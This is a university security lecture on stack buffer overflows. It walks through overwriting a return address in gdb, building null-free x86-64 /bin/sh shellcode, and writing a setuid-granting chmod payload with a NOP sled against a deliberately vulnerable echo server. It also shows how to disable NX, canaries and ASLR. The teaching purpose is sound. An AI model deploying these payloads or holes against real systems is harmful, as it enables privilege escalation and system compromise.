

# CS 161: Computer Security

## Lecture 17

November 10, 2015

# Why I love computer security

- Doing computer security requires knowing all levels of security
- Need *full* understanding of hardware, machine architecture, compiler, programming languages, operating systems, algorithms, mathematics of encryption
- Hacking illustrates some of the scope of material we must know

# Last lecture

- Discussed how to compile and read assembly code
- Discussed 86-64 architecture and opcodes
- Discussed stack structure

# Goal for this lecture

- Discuss use of gdb
- Discuss how to launch a smash stacking attack
- Inserting shellcode
  - Small program that installs a shell
- If we can install shellcode in a setuid program then we can run anything as another user.
- Here is some sample shellcode in C:

```
#include <stdlib.h>
```

```
int main()  
{  
    execve("/bin/sh", NULL, NULL);  
}
```

# Turning off protection

- As we will see, buffer overflow attacks are devastating for Unix.
- To address them, Unix has installed three levels of protection
- We will turn these off to see the core idea behind buffer overflow attacks

# Turning off protection

- We will discuss at end of lecture, but as a summary

Unix Defense	How to turn off protection
NX (no execute bit)	<code>-z execstack</code>
StackGuard (canaries)	<code>-fno-stack-protection</code>
ASLR (address space layout randomization)	<code>setarch x86_64 -R /bin/bash</code>

# A simple buffer overflow example

```
#include <stdio.h>
#include <string.h>
```

```
void foo (char *s)
{
    char buf[4];
    strcpy(buf, s);
    printf("You entered: %s\n", buf);
}
```

**strcpy** vulnerable to buffer overflow

```
void bar()
{
    printf("What? I am not supposed to be called!\n\n");
    fflush(stdout);
}
```

**bar** is not called

```
int main (int argc, char *argv[])
{
    if (argc != 2)
    {
        printf ("Usage: %s some_string", argv[0]);
        return 2;
    }
    foo(argv[1]);
    return 0;
}
```

**Note:** called with CLI string argument

# We fire up gdb

- `gcc -g -fno-stack-protector -o buffover buffover.c`
  - `-g`: produces info used by gdb
  - `-fno-stack-protector`: turns off stack protection in gdb
- `gdb buffover`



# Disassembling bar

(gdb) disas bar

Dump of assembler code for function bar:

```
0x000000000040064e <+0>:      push    %rbp
0x000000000040064f <+1>:      mov     %rsp,%rbp
0x0000000000400652 <+4>:      mov     $0x4007c8,%edi
0x0000000000400657 <+9>:      callq  0x4004f0 <puts@plt>
0x000000000040065c <+14>:     mov     0x2009dd(%rip),%rax  #0x6...
0x0000000000400663 <+21>:     mov     %rax,%rdi
0x0000000000400666 <+24>:     callq  0x400520 <fflush@plt>
0x000000000040066b <+29>:     pop     %rbp
0x000000000040066c <+30>:     retq
```

End of assembler dump.

# Disassembling bar

(gdb) disas bar

Dump of assembler code for function bar:

```
0x000000000040064e <+0>:      push    %rbp
0x000000000040064f <+1>:      mov     %rsp,%rbp
0x0000000000400652 <+4>:      mov     $0x4007c8,%edi
0x0000000000400657 <+9>:      callq   0x4004f0 <puts@plt>
0x000000000040065c <+14>:     mov     0x2009dd(%rip),%rax  #0x6...
0x0000000000400663 <+21>:     mov     %rax,%rdi
0x0000000000400666 <+24>:     callq   0x400520 <fflush@plt>
0x000000000040066b <+29>:     pop     %rbp
0x000000000040066c <+30>:     retq
```

End of assembler dump.

Now we know the address where bar starts: 0x000000000040064e

# Why 24 As?

- Where did the 24 As in our previous attack come from?
- The buffer is aligned on a quadword boundary (that is 8 bytes).
- The argument a is on the stack (that is 8 bytes)
- The old frame pointer is on the stack (that is another 8 bytes)
- So, we need 24 bytes of “garbage” followed by the bad return address

# Synthesizing a command line argument

- `(gdb) set args `perl -e 'print "A" x 24 . "\x4e\x06\x40\x00"'``
- `set args` tells gdb to save result of perl command as a command line argument
- Note that it is inside backwards single quotes
- `-e` causes perl to evaluate what is in the straight (forward) quotes
- `x` is perl's replication operator
- `.` is perl's concatenation operator
- The bytes are in backwards order because x86 architectures are little-endian

# Setting first breakpoint

- First breakpoint at the entry to `foo()`

```
(gdb) break foo
```

```
Breakpoint 1 at 0x400620: file buffover.c, line 7.
```

# Setting second breakpoint

- Want to send second breakpoint at exit from `foo()`
- To locate this point we run disassembler

```
(gdb) disas foo
```

# foo disassembly

Dump of assembler code for function foo:

```
0x000000000000400614 <+0>:      push    %rbp
0x000000000000400615 <+1>:      mov     %rsp,%rbp
0x000000000000400618 <+4>:      sub     $0x20,%rsp
0x00000000000040061c <+8>:      mov     %rdi,-0x18(%rbp)
0x000000000000400620 <+12>:     mov     -0x18(%rbp),%rdx
0x000000000000400624 <+16>:     lea     -0x10(%rbp),%rax
0x000000000000400628 <+20>:     mov     %rdx,%rsi
0x00000000000040062b <+23>:     mov     %rax,%rdi
0x00000000000040062e <+26>:     callq   0x4004e0 <strcpy@plt>
0x000000000000400633 <+31>:     mov     $0x4007b0,%eax
0x000000000000400638 <+36>:     lea     -0x10(%rbp),%rdx
0x00000000000040063c <+40>:     mov     %rdx,%rsi
0x00000000000040063f <+43>:     mov     %rax,%rdi
0x000000000000400642 <+46>:     mov     $0x0,%eax
0x000000000000400647 <+51>:     callq   0x400500 <printf@plt>
0x00000000000040064c <+56>:     leaveq
0x00000000000040064d <+57>:     retq
```

End of assembler dump.

# foo disassembly

Dump of assembler code for function foo:

```
0x0000000000400614 <+0>:      push    %rbp
0x0000000000400615 <+1>:      mov     %rsp,%rbp
0x0000000000400618 <+4>:      sub     $0x20,%rsp
0x000000000040061c <+8>:      mov     %rdi,-0x18(%rbp)
0x0000000000400620 <+12>:     mov     -0x18(%rbp),%rdx
0x0000000000400624 <+16>:     lea     -0x10(%rbp),%rax
0x0000000000400628 <+20>:     mov     %rdx,%rsi
0x000000000040062b <+23>:     mov     %rax,%rdi
0x000000000040062e <+26>:     callq   0x4004e0 <strcpy@plt>
0x0000000000400633 <+31>:     mov     $0x4007b0,%eax
0x0000000000400638 <+36>:     lea     -0x10(%rbp),%rdx
0x000000000040063c <+40>:     mov     %rdx,%rsi
0x000000000040063f <+43>:     mov     %rax,%rdi
0x0000000000400642 <+46>:     mov     $0x0,%eax
0x0000000000400647 <+51>:     callq   0x400500 <printf@plt>
0x000000000040064c <+56>:     leaveq
0x000000000040064d <+57>:     retq
```

End of assembler dump.



# Setting second breakpoint

- Want to send second breakpoint at exit from `foo()`
- To locate this point we run disassembler

```
(gdb) disas foo
```

```
(gdb) break *0x000000000040064c
```

```
Breakpoint 2 at 0x40064c: file buffover.c, line 9.
```

# Running the program

```
(gdb) run
```

```
Starting program: /home/cc/cs161/fa14/staff/cs161-ta/buffover/buffover `perl -e 'print "A" ...
```

```
Breakpoint 1, foo (s=0xfffffffffeacb 'A' <repeats 24 times>, "N\006@") at buffover.c:7
```

```
7         strcpy(buf, s);
```

Now let's examine the stackframe

# Examining stack frame

- What is at the stack location pointed to by the stack pointer?

```
(gdb) print /x *(unsigned *) $rsp
```

```
$1 = 0xffffe855
```

- What is stored in the frame pointer?

```
(gdb) print /x $rbp
```

```
$2 = 0x7fffffff720
```

- What is at the stack location pointed to by the frame pointer?

```
(gdb) print /x *(unsigned *) $rbp
```

```
$3 = 0xffff740
```

- What is the return address for this stack frame?

```
(gdb) print /x *((unsigned *) $rbp + 2)
```

```
$4 = 0x4006b8
```

What is stored in the stack pointer?

```
(gdb) print /x $rsp
```

```
$5 = 0x7fffffff700
```

Note: these values are for this compilation only.

# 48 bytes on stack starting with stack pointer

```
(gdb) x /48b $rsp
```

```
0x7fffffffefe700: 0x55  0xe8  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffefe708: 0xcb  0xea  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffefe710: 0xff  0xb2  0xf0  0x00  0x00  0x00  0x00  0x00
0x7fffffffefe718: 0xc0  0x06  0x40  0x00  0x00  0x00  0x00  0x00
0x7fffffffefe720: 0x40  0xe7  0xff  0xff  0xff  0x7f  0x00  0x00
0x7fffffffefe728: 0xb8  0x06  0x40  0x00  0x00  0x00  0x00  0x00
```

- First four bytes of first line are what is pointed to by stack pointer (in reverse order):  
**0xfffffe855**
- First four bytes of fifth line are what is pointed to by frame pointer (in reverse order):  
**0xfffffe740**
- First four bytes of last line are return address (in reverse order):  
**0x4006b8**

# We are still at breakpoint

```
(gdb) disas foo
```

```
Dump of assembler code for function foo:
```

```
0x0000000000400614 <+0>:      push    %rbp
0x0000000000400615 <+1>:      mov     %rsp,%rbp
0x0000000000400618 <+4>:      sub     $0x20,%rsp
0x000000000040061c <+8>:      mov     %rdi,-0x18(%rbp)
=> 0x0000000000400620 <+12>:     mov     -0x18(%rbp),%rdx
0x0000000000400624 <+16>:     lea     -0x10(%rbp),%rax
0x0000000000400628 <+20>:     mov     %rdx,%rsi
0x000000000040062b <+23>:     mov     %rax,%rdi
. . .
```

# Continue the program

```
(gdb) cont
```

```
Continuing.
```

```
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAN@
```

```
Breakpoint 2, foo (s=0x7fffffffefacb 'A' <repeats 24 times>, . . .  
at buffer.c:9  
9      }
```

At this point, we should have overrun the buffer allocated to the array `buf`, and we have managed to overwrite the return address in `foo`'s stack frame.

To confirm this, let's examine the stack frame again.

# Examining stack frame

We overwrote both the stack location pointed to by frame ptr & return in address in `foo`'s stack frame.

- What is stored in the stack pointer?

```
(gdb) print /x $rsp
```

```
$6 = 0x7fffffffefe700
```

- What is at the stack location pointed to by the stack pointer?

```
(gdb) print /x *(unsigned *) $rsp
```

```
$7 = 0xfffffe855
```

- What is stored in the frame pointer?

```
(gdb) print /x $rbp
```

```
$8 = 0x7fffffffefe720
```

- What is at the stack location pointed to by the frame pointer?

```
(gdb) print /x *(unsigned *) $rbp
```

```
$9 = 0x41414141
```

What is the return address for this stack frame?

```
(gdb) print /x *((unsigned *) $rbp + 2)
```

```
$10 = 0x40064e
```

# Enjoying our mischief

```
(gdb) break bar
```

```
Breakpoint 3 at 0x400652: file buffover.c, line 13.
```

```
(gdb) stepi
```

```
0x000000000040064d      9      }
```

```
(gdb) stepi
```

```
bar () at buffover.c:12
```

```
12      {
```

**We are in!**

**stepi** executes a single  
machine instruction



# Successful attack

```
(gdb) cont  
Continuing.
```

```
Breakpoint 3, bar () at buffover.c:13  
13  printf("What?  I am not supposed to be called!\n\n");  
(gdb) cont  
Continuing.  
What?  I am not supposed to be called!
```

```
Program received signal SIGSEGV, Segmentation fault.  
0x00007ffffffffffe828 in ?? ()
```

# Putting attack together

```
% ./buffover `perl -e 'print "A" x 24 . "\x4e\x06\x40\x00"'`
```

```
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAN@
```

```
What? I am not supposed to be called!
```

```
Segmentation fault
```

# Other useful gdb commands

gdb command	what it does
<code>list</code>	Show where we are in source code
<code>s</code>	Step into next function
<code>bt</code>	List all stack frames we are in
<code>frame i</code>	Show a particular stack frame
<code>info frame i</code>	Show values stored in stack frame
<code>info locals</code>	Show local variables
<code>info break</code>	Show breakpoints
<code>info registers</code>	Show register values
<code>print /x variable_name</code>	Show variable_name val in hex
<code>quit</code>	Terminate gdb

# Use the source, Luke

- At some level this executes a system call – but how?
- Use the source, Luke .
- (Where is the Linux source anyway)?
- In this case:  
`https://github.com/torvalds/linux/blob/master/arch/x86/kernel/entry\_64.S`

# From entry\_64.S

```
/*
 * System call entry. Up to 6 arguments in registers are supported.
 *
 * SYSCALL does not save anything on the stack and does not change the
 * stack pointer. However, it does mask the flags register for us, so
 * CLD and CLAC are not needed.
 */
/*
 * Register setup:
 * rax system call number
 * rdi arg0
 * rcx return address for syscall/sysret, C arg3
 * rsi arg1
 * rdx arg2
 * r10 arg3 (--> moved to rcx for C)
 * r8 arg4
 * r9 arg5
 * r11 eflags for syscall/sysret, temporary for C
 * r12-r15,rbp,rbx saved by C code, not touched.
 *
 * Interrupts are off on entry.
 * Only called from user space.
 *
 * XXX if we had a free scratch register we could save the RSP into the stack frame
 * and report it properly in ps. Unfortunately we haven't.
 *
 * When user can change the frames always force IRET. That is because
 * it deals with uncanonical addresses better. SYSRET has trouble
 * with them due to bugs in both AMD and Intel CPUs.
 */
```

# From entry\_64.S

- \* Register setup:
- \* rax system call number
- \* rdi arg0
- \* rcx return address for syscall/sysret, C arg3
- \* rsi arg1
- \* rdx arg2
- \* r10 arg3 (--> moved to rcx for C)
- \* r8 arg4
- \* r9 arg5
- \* r11 eflags for syscall/sysret, temporary for C
- \* r12-r15,rbp,rbx saved by C code, not touched

# Making a system call

- Store syscall number in `%rax`
  - Store parameters in `%rdi`, `%rsi`, `%rdx`, etc.
  - Execute syscall instruction
- 
- Let's see this in practice, compiling with  
`gcc -g -static -fno-stack-protector -o shell shell.c`

# Making a system call

- Let's see this in practice, compiling with  
`gcc -g -static -fno-stack-protector -o shell shell.c`

```
#include <stdlib.h>
```

```
int main()
```

```
{
```

```
    execve("/bin/sh", NULL, NULL);
```

```
}
```



# main

(gdb) disas main

Dump of assembler code for function main:

```
0x0000000000401164 <+0>:      push    %rbp
0x0000000000401165 <+1>:      mov     %rsp,%rbp
0x0000000000401168 <+4>:      mov     $0x0,%edx
0x000000000040116d <+9>:      mov     $0x0,%esi
0x0000000000401172 <+14>:     mov     $0x496444,%edi
0x0000000000401177 <+19>:     callq   0x40ede0 <execve>
0x000000000040117c <+24>:     pop     %rbp
0x000000000040117d <+25>:     retq
```

End of assembler dumpEnd of assembler dump.

# main

(gdb) disas main

Dump of assembler code for function main:

```
0x0000000000401164 <+0>:      push    %rbp
0x0000000000401165 <+1>:      mov     %rsp,%rbp
0x0000000000401168 <+4>:      mov     $0x0,%edx #3rd param
0x000000000040116d <+9>:      mov     $0x0,%esi #2nd param
0x0000000000401172 <+14>:     mov     $0x496444,%edi #1st param
0x0000000000401177 <+19>:     callq   0x40ede0 <execve>
0x000000000040117c <+24>:     pop     %rbp
0x000000000040117d <+25>:     retq
```

End of assembler dumpEnd of assembler dump.

# execve

Dump of assembler code for function execve:

```
0x000000000040ee00 <+0>:      mov     $0x3b,%eax
0x000000000040ee05 <+5>:      syscall
0x000000000040ee07 <+7>:      cmp     $0xffffffffffffffff000,%rax
0x000000000040ee0d <+13>:     ja      0x40ee11 <execve+17>
0x000000000040ee0f <+15>:     repz   retq
0x000000000040ee11 <+17>:     mov     $0xffffffffffffffffc0,%rdx
0x000000000040ee18 <+24>:     neg     %eax
0x000000000040ee1a <+26>:     mov     %eax,%fs:(%rdx)
0x000000000040ee1d <+29>:     or      $0xffffffffffffffff,%rax
0x000000000040ee21 <+33>:     retq
```

End of assembler dump.

# Making shellcode

```
mov    $0x0,%rdx
mov    $0x0,%rsi
mov    $(address of "/bin/sh"),%rdi
mov    $0x3b,%rax
syscall
```

But where does `"/bin/sh"` go?

# `"/bin/sh"`

Let's translate that into ASCII:

- `/` = `0x2f`
- `b` = `0x62`
- `i` = `0x69`
- `n` = `0x6e`
- `s` = `0x73`
- `h` = `0x68`

So `"/bin/sh "` = `0x0068732f6e69622f`

# doit

```
int main()
{
    __asm__
    (
        "mov    $0x0,%rdx\n\t"    // arg 3 = NULL
        "mov    $0x0,%rsi\n\t"    // arg 2 = NULL
        "mov    $0x0068732f6e69622f,%rdi\n\t"
        "push   %rdi\n\t"          // push "/bin/sh" onto stack
        "mov    %rsp,%rdi\n\t"    // arg 1 = stack pointer = start of /bin/sh
        "mov    $0x3b,%rax\n\t"    // syscall number = 59
        "syscall\n\t"
    );
}
```

# doit

```
hive20 [194] ~ # gcc -o doit doit.c
```

```
hive20 [196] ~ # ./doit
```

```
$ exit
```

```
hive20 [197] ~ #
```

# doit

(gdb) disas main

Dump of assembler code for function main:

```
0x00000000004004b4 <+0>:      push    %rbp
0x00000000004004b5 <+1>:      mov     %rsp,%rbp
0x00000000004004b8 <+4>:      mov     $0x0,%rdx
0x00000000004004bf <+11>:     mov     $0x0,%rsi
0x00000000004004c6 <+18>:     movabs  $0x68732f6e69622f,%rdi
0x00000000004004d0 <+28>:     push    %rdi
0x00000000004004d1 <+29>:     mov     %rsp,%rdi
0x00000000004004d4 <+32>:     mov     $0x3b,%rax
0x00000000004004db <+39>:     syscall
0x00000000004004dd <+41>:     pop     %rbp
0x00000000004004de <+42>:     retq
```

End of assembler dump.

(gdb) x/bx main+4

0x4004b8 <main+4>: 0x48

(gdb)

0x4004b9 <main+5>: 0xc7

(gdb)

0x4004ba <main+6>: 0xc2

(gdb)

0x4004bb <main+7>: 0x00

(gdb)

0x4004bc <main+8>: 0x00

Problem: zeros in code  
(why is this a problem?)



# Changes

```
"mov    $0x0,%rdx\n\t"    // arg 3 = NULL
```

```
"mov    $0x0,%rsi\n\t"    // arg 2 = NULL
```

```
"xor    %rdx,%rdx\n\t"    // arg 3 = NULL
```

```
"mov    %rdx,%rsi\n\t"    // arg 2 = NULL
```

```
"mov    $0x0068732f6e69622f,%rdi\n\t"
```

```
"mov    $0x1168732f6e69622f,%rdi\n\t"
```

```
"shl    $0x8,%rdi\n\t"
```

```
"shr    $0x8,%rdi\n\t"    // first byte = 0 (8 bits)
```

```
"mov    $0x3b,%rax\n\t"    // syscall number = 59
```

```
"mov    $0x111111111111113b,%rax\n\t"    // syscall number = 59
```

```
"shl    $0x38,%rax\n\t"
```

```
"shr    $0x38,%rax\n\t"    // first 7 bytes = 0 (56 bits)
```

# doit2

```
int main()
{
    __asm__
    (
        "xor    %rdx,%rdx\n\t"    // arg 3 = NULL
        "mov    %rdx,%rsi\n\t"    // arg 2 = NULL
        "mov    $0x1168732f6e69622f,%rdi\n\t"
        "shl    $0x8,%rdi\n\t"
        "shr    $0x8,%rdi\n\t"    // first byte = 0 (8 bits)
        "push   %rdi\n\t"         // push "/bin/sh" onto stack
        "mov    %rsp,%rdi\n\t"    // arg 1 = stack pointer = start of /bin/sh
        "mov    $0x1111111111111113b,%rax\n\t" // syscall number = 59
        "shl    $0x38,%rax\n\t"
        "shr    $0x38,%rax\n\t"    // first 7 bytes = 0 (56 bits)
        "syscall\n\t"
    );
}
```

# doit2

(gdb) disas main

Dump of assembler code for function main:

```
0x00000000004004b4 <+0>:      push    %rbp
0x00000000004004b5 <+1>:      mov     %rsp,%rbp
0x00000000004004b8 <+4>:      xor     %rdx,%rdx
0x00000000004004bb <+7>:      mov     %rdx,%rsi
0x00000000004004be <+10>:     movabs  $0x1168732f6e69622f,%rdi
0x00000000004004c8 <+20>:     shl     $0x8,%rdi
0x00000000004004cc <+24>:     shr     $0x8,%rdi
0x00000000004004d0 <+28>:     push    %rdi
0x00000000004004d1 <+29>:     mov     %rsp,%rdi
0x00000000004004d4 <+32>:     movabs  $0x111111111111113b,%rax
0x00000000004004de <+42>:     shl     $0x38,%rax
0x00000000004004e2 <+46>:     shr     $0x38,%rax
0x00000000004004e6 <+50>:     syscall
0x00000000004004e8 <+52>:     pop     %rbp
0x00000000004004e9 <+53>:     retq
```

End of assembler dump.

(gdb) x/46bx main+4

0x4004b8 <main+4>:	0x48	0x31	0xd2	0x48	0x89	0xd6	0x48	0xbf
0x4004c0 <main+12>:	0x2f	0x62	0x69	0x6e	0x2f	0x73	0x68	0x11
0x4004c8 <main+20>:	0x48	0xc1	0xe7	0x08	0x48	0xc1	0xef	0x08
0x4004d0 <main+28>:	0x57	0x48	0x89	0xe7	0x48	0xb8	0x3b	0x11
0x4004d8 <main+36>:	0x11	0x11	0x11	0x11	0x11	0x11	0x48	0xc1
0x4004e0 <main+44>:	0xe0	0x38	0x48	0xc1	0xe8	0x38		

# Shellcode values

`\x48\x31\xd2\x48\x89\xd6\x48\xbf  
\x2f\x62\x69\x6e\x2f\x73\x68\x11  
\x48\xc1\xe7\x08\x48\xc1\xef\x08  
\x57\x48\x89\xe7\x48\xb8\x3b\x11  
\x11\x11\x11\x11\x11\x11\x48\xc1  
\xe0\x38\x48\xc1\xe8\x38\x0f\x05`

# server.c

```
#include <stdlib.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int me;
    int client;
    struct sockaddr_in my_addr;
    struct sockaddr_in client_addr;
    int client_size;

    char buf[512];

    if (argc != 2)
    {
        fprintf(stderr, "Usage: %s [port]\n", argv[0]);
        return -1;
    }
```

```
me = socket(PF_INET, SOCK_STREAM, 0);
if (me <= 0)
{
    perror("socket");
    return -1;
}

memset(&my_addr, 0, sizeof(my_addr));
my_addr.sin_family = AF_INET;
my_addr.sin_addr.s_addr = htonl(INADDR_ANY);
my_addr.sin_port = htons(atoi(argv[1]));

if (bind(me, (struct sockaddr *) &my_addr, sizeof(my_addr)) < 0)
{
    perror("bind");
    return -1;
}

if (listen(me, 1) < 0)
{
    perror("listen");
    return -1;
}
```

```
client = 0;
while (1)
{
    client_size = sizeof(client_addr);

    if (!client)
    {
        client = accept(me, (struct sockaddr *) &client_addr, &client_size);
        if (client < 0) {
            perror("client");
            return -1;
        }
        else
            printf("Connected to %s\n", inet_ntoa(client_addr.sin_addr));
    }

    client_size = recv(client, buf, 1024, 0);
    if (client_size < 0)
    {
        perror("recv");
        return -1;
    }

    if (client_size == 1) return 0;
```

```
    if (send(client, buf, client_size, 0) < 0)
    {
        perror("send");
        return -1;
    }

}

return 0;
}
```



# server

```
gcc -fno-stack-protector -z execstack -o server server.c  
./server 5000
```

Then in another terminal...

```
$ telnet  
telnet> open 127.0.0.1 5000  
Trying 127.0.0.1...  
Connected to 127.0.0.1.  
Escape character is '^]'.  
Hello  
Hello  
Hi  
Hi
```

# server

```
Hi
Hi
12456789012456789012456789012456789012456789012456789012456789012456789
01245678901245678901245678901245678901245678901245678901245678901245678
90124567890124567890124567890124567890124567890124567890124567890124567
89012456789012456789012456789012456789012456789012456789012456789012456
78901245678901245678901245678901245678901245678901245678901245678901245
67890124567890124567890124567890124567890124567890124567890124567890124
56789012456789012456789012456789012456789012456789012456789012456789012
4567890124567890124567890124567890124567890124567890124567890124567890
Connection closed by foreign host.
```

And the server spits out...

```
send: Bad file descriptor
Segmentation fault (core dumped)
```

# Making the attack

- Suppose we have a local account on the server's machine and it runs setuid root
- Problem is that many programs (such as **bash** and **vi** refuse to run setuid root unless realid is root)
- So, let's make **nano** setuid
- We want a program like this:

```
#include <sys/stat.h>
```

```
int main()  
{  
    chmod("/bin/nano", 04755) ;  
}
```

# Assembly code

```
__asm__(
"mov    $0x111111111111119c9,%rsi\n\t" // arg 2 = 04755
"shl    $0x30,%rsi\n\t"
"shr    $0x30,%rsi\n\t" // first 48 bits = 0
"mov    $0x111111111111116f,%rdi\n\t" // gen "o" followed by null
"shl    $0x38,%rdi\n\t"
"shr    $0x38,%rdi\n\t"
"push   %rdi\n\t" // and push it onto the stack
"mov    $0x6e616e2f6e69622f,%rdi\n\t" // generate "/bin/nan"
"push   %rdi\n\t" // and push it onto the stack
"mov    %rsp,%rdi\n\t" // arg 1 = stack ptr = start of "/bin/nano"
"mov    $0x111111111111115a,%rax\n\t"
"shl    $0x38,%rax\n\t"
"shr    $0x38,%rax\n\t" // syscall number = 90
"syscall\n\t"
);
```


# Payload

```
\x48\xbe\xc9\x19\x11\x11\x11\x11\x11\x11  
\x48\xc1\xe6\x30\x48\xc1\xee\x30\x48\xbf  
\x6f\x11\x11\x11\x11\x11\x11\x11\x48\xc1  
\xe7\x38\x48\xc1\xef\x38\x57\x48\xbf\x2f  
\x62\x69\x6e\x2f\x6e\x61\x6e\x57\x48\x89  
\xe7\x48\xb8\x5a\x11\x11\x11\x11\x11\x11  
\x11\x48\xc1\xe0\x38\x48\xc1\xe8\x38\x0f  
\x05
```

# Problems

- We do not know exactly where in memory buffer is
- We can make an educated guess
  - We can repeat guess many times
  - May need to try offset by 1-7 bytes to get alignment right
- Also need to use NOOP sled

# Sledding



# Generating the new payload

```
ret += atoi(argv[2]);
```

```
[...]
```

```
/* NOOP sled */
```

```
memset(buf, 0x90, 384);
```

```
/* Payload */
```

```
memcpy(buf+384, payload, sizeof(payload));
```

```
/* Remaining buffer */
```

```
addr = (long) buf+384+sizeof(payload);
```

```
/* 8-byte align the return addresses */
```

```
while (addr % 8 != 0) addr++;
```

```
/* Repeat return address for rest of buf */
```

```
for (i = 0; i < (sizeof(buf)-384-sizeof(payload)-8)/8; i++)
```

```
{
```


```
    *(((long *)addr)+i) = ret;
```

```
}
```



# We need to engage in some trial and error

We need to account for environment variables



# Defense: NX

- Modern architectures have a No-eXecute bit
- Cannot run shellcode loaded onto stack
  - Work-arounds for attacker
  - Overflow heap (but heaps are now also marked as non-executable)
  - Use a “return to libc” style attack
- We did not see this defense because we turned it off (**-z execstack**)

# Defense: StackGuard

- Uses “canaries”
  - Stores before and after return address
  - Checks to see if values have changed
- We did not see this defense because we turned it off (**`-fno-stack-protection`**)

# Defense: Address Space Layout Randomization (ASLR)

- Each time program runs, stack location changes
- Makes it hard to guess values
- (But if stack is executable, easy to get around – our code did not use any fixed addresses)
- Also can be turned off by using

```
setarch x86_64 -R /bin/bash
```